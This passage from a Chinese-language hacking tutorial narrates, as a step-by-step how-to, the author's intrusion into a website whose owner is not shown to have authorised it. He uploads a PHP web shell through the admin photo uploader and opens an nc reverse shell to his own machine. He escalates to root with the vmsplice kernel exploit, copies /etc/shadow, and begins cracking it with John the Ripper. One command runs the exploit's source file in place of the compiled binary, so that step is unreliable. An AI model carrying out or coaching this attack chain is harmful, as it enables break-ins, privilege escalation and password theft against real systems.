


图 3




图 4

下边就是来找后台了，有时候能够得到密码却找不到后台，这种情况很让人无奈。好在这次没费什么事，直接在路径后面加一个 admin 就找到后台了，连扫描工具都没有使用。用得到的用户名和密码登录进去看了一下，发现后台界面很简陋，很像是个人编写的，相信它的安全性也好不到哪去吧，如图 5。




图 5

在后台找到了上传照片的地方，很担心它会对上传文件的扩展名进行过滤，我怀着不安的心情上传了一个 phpshell，如图 6。




图 6

个人编写的后台果然不怎么样，直接上传成功，得到 phpshell 了，第一件事就是先得到一个反向的 cmdshell 在说，如图 7。




图 7

我们先打开自己电脑的 cmd，然后使用 nc 监听本地的一个端口（“nc －vv －l －p 监听的端口”），再在 phpshell 的“Back Connect”的“Your IP”栏输入我们的 IP 地址，在“Your Port”栏输入我们监听的端口，Use 栏使用 perl 就行，然后点击后边的“Start”按钮，成功的话，我们在本地就会得到对方反弹过来的一个 shell 了。

我们在 shell 里输入 **uname －a**，得知对方 Linux 系统的内核是 2.6.18 的，输入 **id**，发现权限果然很低，就是 apache 的权限，剩下的就是如何提权了，正好找到了 vmsplice 溢出的代码，它是针对 2.6.17 – 2.6.24.1 版本内核的。先使用 phpshell 将 vmsplice.c 上传，然后使用 gcc 进行编译：**gcc vmsplice.c －o vmsplice**。编译成功，运行 **./ vmsplice.c**，出现了“#”，再执行一下 **id** 命令，可以看到我们已经是 root 权限了，如图 8。




图8

后来我就在服务器里到处看了看，没发现什么有趣的东西，发现服务器开了22以及3306端口，这肯定是SSH和mysql，后来使用last命令查看了一下最近登录过的帐户，发现root用户已经很久没登录过了，这样的话就算我安装了键盘记录软件，对方不登录，我也没法得到root的口令。反正我已经是root权限了，可以查看/etc/shadow里的内容，不如就破解一下其中的密码吧，于是我就执行**cp /etc/shadow /tmp/shadow**，将其复制到/tmp目录下，再执行**chmod +r /tmp/shadow**，也就是给该文件添加上读取权限，将其使用phpshell下载下来。

关于shadow文件，我简单介绍一下：通常，/etc/passwd文件在很大范围内都是可读的，因为许多程序需要用它来把UID转换为用户名。例如，如果不能访问/etc/passwd，那么**ls -l**命令将显示数字UID而不是用户名。早期，对于拥有加密过的用户口令的可读/etc/passwd文件来讲，使用口令破解程序很容易猜解出其中的用户密码，这对于UNIX/Linux的安全性造成了非常大的隐患，后来为了解决这个问题，许多UNIX产品都使用了一个变通的方法，也就是影子口令文件。影子口令系统把口令文件分成了两部分：/etc/passwd和影子口令文件。影子口令文件保存着加密的口令，而/etc/passwd中的coded-password域都被置为“X”或其它替代符号。影子口令文件只能被root或像passwd这样的set_uid程序在需要合法访问时读取，其它所有非授权用户都被拒绝访问。习惯上，影子口令文件保存在/etc/shadow中，当然也有一些系统使用可选的路径和文件名，例如BSD系统就把加密的口令保存在/etc/master.passwd文件中。

Linux系统中的密码使用两种加密算法加密，分别是DES和MD5，查看/etc/shadow文件，密码栏以1开头的为使用MD5算法加密的，而使用chpasswd生成的用户密码则是使用DES算法加密的，它的有效位只有前八位，而MD5则无此限制。

对于破解UNIX/Linux的密码，我推荐使用John the Ripper 1.7，它是由著名的黑客组织UCF出品的非常著名的密码破解软件，支持Unix、Dos、Windows、BeOS和OpenVMS，使用非常方便而且破解的速度非常快，可以说是同类软件中最杰出的作品。我使用的就是Windows版的，以下是该工具的用法（小编注：其实关于John1.7的使用，我们在“黑客入门”一书中也曾经详细的介绍过）：

```
C:\john171w\john1701\run>john-mmx
John the Ripper password cracker, version 1.7.0.1
Copyright (c) 1996-2006 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john-mmx [OPTIONS] [PASSWORD-FILES]
--single                   "single crack" mode
--wordlist=FILE --stdin    wordlist mode, read words
from FILE or stdin
--rules                    enable word mangling rules for
wordlist mode
--incremental[=MODE]       "incremental" mode [using
section MODE]
--external=MODE            external mode or word filter
--stdout[=LENGTH]          just output candidate
passwords [cut at LENGTH]
--restore[=NAME]           restore an interrupted session
[called NAME]
--session=NAME             give a new session the NAME
--status[=NAME]            print status of a session
[called NAME]
--make-charset=FILE        make a charset, FILE will be
overwritten
--show                     show cracked passwords
--test                     perform a benchmark
--users=[-]LOGIN|UID[,..]  [do not] load this (these)
user(s) only
--groups=[-]GID[,..]       load users [not] of this
(these) group(s) only
--shells=[-]SHELL[,..]     load users with[out] this
(these) shell(s) only
--salts=[-]COUNT           load salts with[out] at least
COUNT passwords only
--format=NAME              force ciphertext format NAME:
DES/BSDI/MD5/BF/AFS/LM
--save-memory=LEVEL        enable memory saving, at
LEVEL 1..3
```

如果你有好的字典的话，可以使用wordlist参数破解。我没有合适的字典，就先使用single参数破解一下简单的密码，如图9。

